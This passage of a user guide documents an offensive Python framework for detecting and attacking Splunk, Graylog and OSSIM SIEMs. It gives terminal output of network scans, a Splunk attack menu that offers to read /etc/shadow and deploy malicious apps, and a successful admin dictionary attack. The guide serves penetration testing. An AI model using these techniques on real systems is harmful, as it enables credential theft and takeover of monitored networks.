
SIEMs FRAMEWORK USER GUIDE



CONTENTS

Introduction: Why have we developed this tool?

SIEMs are defensive tools increasingly used in the field of cybersecurity, especially by major companies and companies intended to monitor highly critical systems and networks. However, from the point of view of an attacker, those permissions granted to SIEMs on systems and accounts from corporate networks are large. Moreover, administrative access to SIEMs may be used to obtain code execution on the server where such SIEM is installed, and sometimes also on client machines, considering that a SIEM collects events such as Active Directory servers, AWS servers, Data Bases and network devices (for example, Firewalls and Routers).

During our investigation, we detected a great amount of attack vectors that might be used on the various SIEMs to compromise them, for instance:

- Obtain user accounts and passwords stored in the SIEM from critical systems (LDAP/AD servers, databases, network devices, AWS servers).
- Develop and install malicious applications such as Windows/Linux reverse shells, Windows/Linux bind shells or malicious scripts with the aim of compromising the server where the SIEM is installed.
- Develop and install malicious applications such as Windows/Linux reverse shells, Windows/Linux bind shells or malicious scripts with the aim of compromising the machines from which the SIEM collects events.
- Create and apply malicious actions or notifications that allow to execute commands when a given event occurs, for example with the purpose of obtaining a reverse shell on the server where the SIEM is installed.
- Take advantage of default passwords and SIEM weaknesses in the OVA images configuration to obtain admin credentials of the server, database or even the SIEM web interface itself.
- Perform dictionary attacks or brute-force attacks against the web or admin interface, or against the SIEM client software, to obtain admin credentials.
- Read arbitrary files from the server where the SIEM is installed.
- Obtain SIEM configuration information and other relevant parameters to perform further attacks.

On the basis of the investigation results, the tool Open Source SIEMs Framework was developed. It is a modular tool developed in Python3 by the Innovation and Laboratory team of ElevenPaths. It allows to automatize potential attacks to various SIEMs existing in the market (both commercial and open source).


SIEMs Framework supports multiple attack payloads that may be selected according the SIEM to be attacked and its operating system. There are payloads available in PowerShell, Python, Bash, Exe, and more formats. Once the selected attack is executed, the tool shows the results on the screen and it is possible to return and execute any other attack on the same SIEM or select other SIEM to compromise. It has a simple, easy-to-use and intuitive interface. Currently it can be used with the following SIEMs: Splunk, Graylog and OSSIM.

Downloading, Requirements and Installation

SIEMs Framework can be downloaded from https://github.com/ElevenPaths by downloading the *.zip* file or cloning the repository, and presents the following requirements that can be installed through *pip3 install -r requirements.txt*:

- splunk-sdk
- python-nmap
- colorama
- pandas
- paramiko
- pymongo

Once the requirements installed, the tool can be used as follows: *python3 ./siemsframework.py*




```
st0rm@s3cr3t:~/Desktop/siemsframework$ python3 ./siemsframework.py

MultiSIEM Modular Python3 Attack Framework
Usage: python3 ./siemsframework.py

[*] ===================================================================================================== [*]
[!] Select from the menu:
[*] ===================================================================================================== [*]
        [1] Scan and Detect SIEM
        [2] Find SIEMs on the network
        [3] Update SIEMs Framework
        [4] Update Supporting Components
        [0] Exit SIEMs Framework
[*] ===================================================================================================== [*]
[!] Enter your selection:
```

When the tool is executed, the main menu is displayed, and there you must select if you wish to scan a specific IP where there would be a SIEM or a network to detect those SIEMs within it. For scanning and detecting the SIEM within a specific IP address you must use option 1, and for scanning the network option 2.

Scanning a specific IP

By selecting option 1 “Scan and Detect SIEM”, the tool requests the IP address to be able to scan the specific ports of the SIEMs supported and connect to either web or management interface in order to verify that it is really a SIEM.




```
st0rm@s3cr3t:~/Desktop/siemsframework$ python3 ./siemsframework.py

MultiSIEM Modular Python3 Attack Framework
Usage: python3 ./siemsframework.py

[*] ================================================================================================================== [*]
[!] Select from the menu:
[*] ================================================================================================================== [*]
        [1] Scan and Detect SIEM
        [2] Find SIEMs on the network
        [3] Update SIEMs Framework
        [4] Update Supporting Components
        [0] Exit SIEMs Framework
[*] ================================================================================================================== [*]
[!] Enter your selection: 1
[!] Enter IP address of the SIEM: 192.168.137.5
[!] IP Address: 192.168.137.5
[!] Hostname:
[!] State: up
[*] ================================================================================================================== [*]
[!] Port: 8089 State: open
[*] ================================================================================================================== [*]
[!] The SIEM detected is: Splunk
[*] ================================================================================================================== [*]
[!] Do you want to launch the Splunk attack module (Y/N): █
```

Once the SIEM has been detected by following the above methods, the tool shows the SIEM detected in red and gives you the option to launch the attack module of that SIEM.

Network Scanning

By selecting option 2 “Find SIEMs on the network” the tool requests the network to be scanned in CIDR notation, for instance: 192.168.137.0/24. Once the information is entered, SIEMs Framework performs firstly a discovery to detect the active systems; then, default ports of the SIEMs supported are scanned, and finally it connects to either web or management interface of each of those systems in order to verify that it is really a SIEM.




```
st0rm@s3cr3t:~/Desktop/siemsframework$ python3 ./siemsframework.py

  _____ _____ ______ __  __       ______                                           _    
 / ____|_   _|  ____|  \/  |     |  ____|                                         | |   
| (___   | | | |__  | \  / |___  | |__ _ __ __ _ _ __ ___   _____      _____  _ __| | __
 \___ \  | | |  __| | |\/| / __| |  __| '__/ _` | '_ ` _ \ / _ \ \ /\ / / _ \| '__| |/ /
 ____) |_| |_| |____| |  | \__ \ | |  | | | (_| | | | | | |  __/\ V  V / (_) | |  |   < 
|_____/|_____|______|_|  |_|___/ |_|  |_|  \__,_|_| |_| |_|\___| \_/\_/ \___/|_|  |_|\_\

MultiSIEM Modular Python3 Attack Framework
Usage: python3 ./siemsframework.py

[*] ========================================================================================================= [*]
[!] Select from the menu:
[*] ========================================================================================================= [*]
        [1] Scan and Detect SIEM
        [2] Find SIEMs on the network
        [3] Update SIEMs Framework
        [4] Update Supporting Components
        [0] Exit SIEMs Framework
[*] ========================================================================================================= [*]
[!] Enter your selection: 2
[*] ========================================================================================================= [*]
[!] Enter network to scan for SIEMs in CIDR notation, for example: 192.168.1.0/24: 192.168.137.0/24
[*] ========================================================================================================= [*]
[!] SIEMs Detected on the Network:
[*] ========================================================================================================= [*]
[!] IP Address: 192.168.137.4
[!] Hostname:
[!] State: up
[*] ========================================================================================================= [*]
[!] Port: 9000 State: open
[*] ========================================================================================================= [*]
[!] The SIEM detected is: Graylog
[*] ========================================================================================================= [*]
[!] IP Address: 192.168.137.8
[!] Hostname:
[!] State: up
[*] ========================================================================================================= [*]
[!] Port: 443 State: open
[*] ========================================================================================================= [*]
[!] The SIEM detected is: OSSIM
[*] ========================================================================================================= [*]
[!] Enter the IP address of the SIEM to attack: 
```

Once the SIEMs have been detected by following the above methods, the tool shows the SIEMs detected in red and requests the IP address of the SIEM to be attacked.

Splunk Attack Modules


By entering “y” and selecting the launch of Splunk attack modules, the tool shows all the possible attacks to be performed against this SIEM. For the first two attacks no credentials are required, but for the subsequent ones Splunk Admin Credentials are needed.



```
st0rm@s3cr3t:~/Desktop/siemsframework$ python3 ./siemsframework.py

  _____ _____ ______ __  __       ______                                           _
 / ____|_   _|  ____|  \/  |     |  ____|                                         | |
| (___   | | | |__  | \  / |___  | |__ _ __ __ _ _ __ ___   _____      _____  _ __| | __
 \___ \  | | |  __| | |\/| / __| |  __| '__/ _` | '_ ` _ \ / _ \ \ /\ / / _ \| '__| |/ /
 ____) |_| |_| |____| |  | \__ \ | |  | | | (_| | | | | | |  __/\ V  V / (_) | |  |   <
|_____/|_____|______|_|  |_|___/ |_|  |_|  \__,_|_| |_| |_|\___| \_/\_/ \___/|_|  |_|\_\

MultiSIEM Modular Python3 Attack Framework
Usage: python3 ./siemsframework.py

[*] ============================================================================================================== [*]
[!] Select from the menu:
[*] ============================================================================================================== [*]
        [1] Scan and Detect SIEM
        [2] Find SIEMs on the network
        [3] Update SIEMs Framework
        [4] Update Supporting Components
        [0] Exit SIEMs Framework
[*] ============================================================================================================== [*]
[!] Enter your selection: 1
[!] Enter IP address of the SIEM: 192.168.137.5
[!] IP Address: 192.168.137.5
[!] Hostname:
[!] State: up
[*] ============================================================================================================== [*]
[!] Port: 8089 State: open
[*] ============================================================================================================== [*]
[!] The SIEM detected is: Splunk
[*] ============================================================================================================== [*]
[!] Do you want to launch the Splunk attack module (Y/N): y
[*] ============================================================================================================== [*]
[!] Select attack from the menu:
[*] ============================================================================================================== [*]
        [1] Dictionary Attack on Splunk Server or Universal Forwarder User Admin via Management Port
        [2] Obtain Server and Session Information via Web Interface
        [3] Obtain Server or Universal Forwarder System Information via Management Port (Admin Credentials Needed)
        [4] Obtain Splunk Server Apps Stored Passwords with Secret (Admin Credentials Needed)
        [5] Read /etc/shadow file from Splunk Server (Linux Only - Admin Credentials Needed)
        [6] Deploy Malicious App to Forwarders via Deployment Server (Admin Credentials Needed)
        [7] Upload Malicious App to Splunk Server or Universal Forwarder (Admin Credentials Needed)
        [0] Return to Main Menu
[*] ============================================================================================================== [*]
[!] Enter your selection: █
```


1st Attack: Dictionary Attack on Splunk Admin Interface

This attack module contains a specific dictionary for Splunk named *dict.txt*, which is made up of the 100 most used password over 2018 and various permutations of the SIEM trade name and its admin user, in uppercase and lowercase letters, and replacing vowels with numbers. In case you wish to use any other list different from the one mentioned above, */splunk/dict.txt* can be replaced with any other word list, provided that the file name is kept. Splunk password policy does not apply to users with admin role, so restrictions concerning password or account blocking due to unsuccessful access attempts do not apply.



```
[*] ============================================================================================================== [*]
[!] Select attack from the menu:
[*] ============================================================================================================== [*]
        [1] Dictionary Attack on Splunk Server or Universal Forwarder User Admin via Management Port
        [2] Obtain Server and Session Information via Web Interface
        [3] Obtain Server or Universal Forwarder System Information via Management Port (Admin Credentials Needed)
        [4] Obtain Splunk Server Apps Stored Passwords with Secret (Admin Credentials Needed)
        [5] Read /etc/shadow file from Splunk Server (Linux Only - Admin Credentials Needed)
        [6] Deploy Malicious App to Forwarders via Deployment Server (Admin Credentials Needed)
        [7] Upload Malicious App to Splunk Server or Universal Forwarder (Admin Credentials Needed)
        [0] Return to Main Menu
[*] ============================================================================================================== [*]
[!] Enter your selection: 1
[*] ============================================================================================================== [*]
[!] Dictionary Attack Successful!
[*] ============================================================================================================== [*]
[!] Username: admin
[!] Password: splunk123
[*] ============================================================================================================== [*]
[!] Do you want to return to the attack menu (Y/N):
```


Prior to starting the dictionary attack, the tool verifies if the Splunk to be analyzed has the Free version that does not use any type of authentication, or if it still keeps the default password "changeme" of the oldest versions of this software:



```
[*] ============================================================================================================= [*]
[!] Select attack from the menu:
[*] ============================================================================================================= [*]
        [1] Dictionary Attack on Splunk Server or Universal Forwarder User Admin via Management Port
        [2] Obtain Server and Session Information via Web Interface
        [3] Obtain Server or Universal Forwarder System Information via Management Port (Admin Credentials Needed)
        [4] Obtain Splunk Server Apps Stored Passwords with Secret (Admin Credentials Needed)
        [5] Read /etc/shadow file from Splunk Server (Linux Only - Admin Credentials Needed)
        [6] Deploy Malicious App to Forwarders via Deployment Server (Admin Credentials Needed)
        [7] Upload Malicious App to Splunk Server or Universal Forwarder (Admin Credentials Needed)
        [0] Return to Main Menu
[*] ============================================================================================================= [*]
[!] Enter your selection: 1
[*] ============================================================================================================= [*]
[!] Splunk Free Version - No need to attack
[*] ============================================================================================================= [*]
[*] Username: admin
[*] Password: no password
[*] ============================================================================================================= [*]
[!] Do you want to return to the attack menu (Y/N):
```

2nd Attack: Obtain Server and Session Information via Web Interface

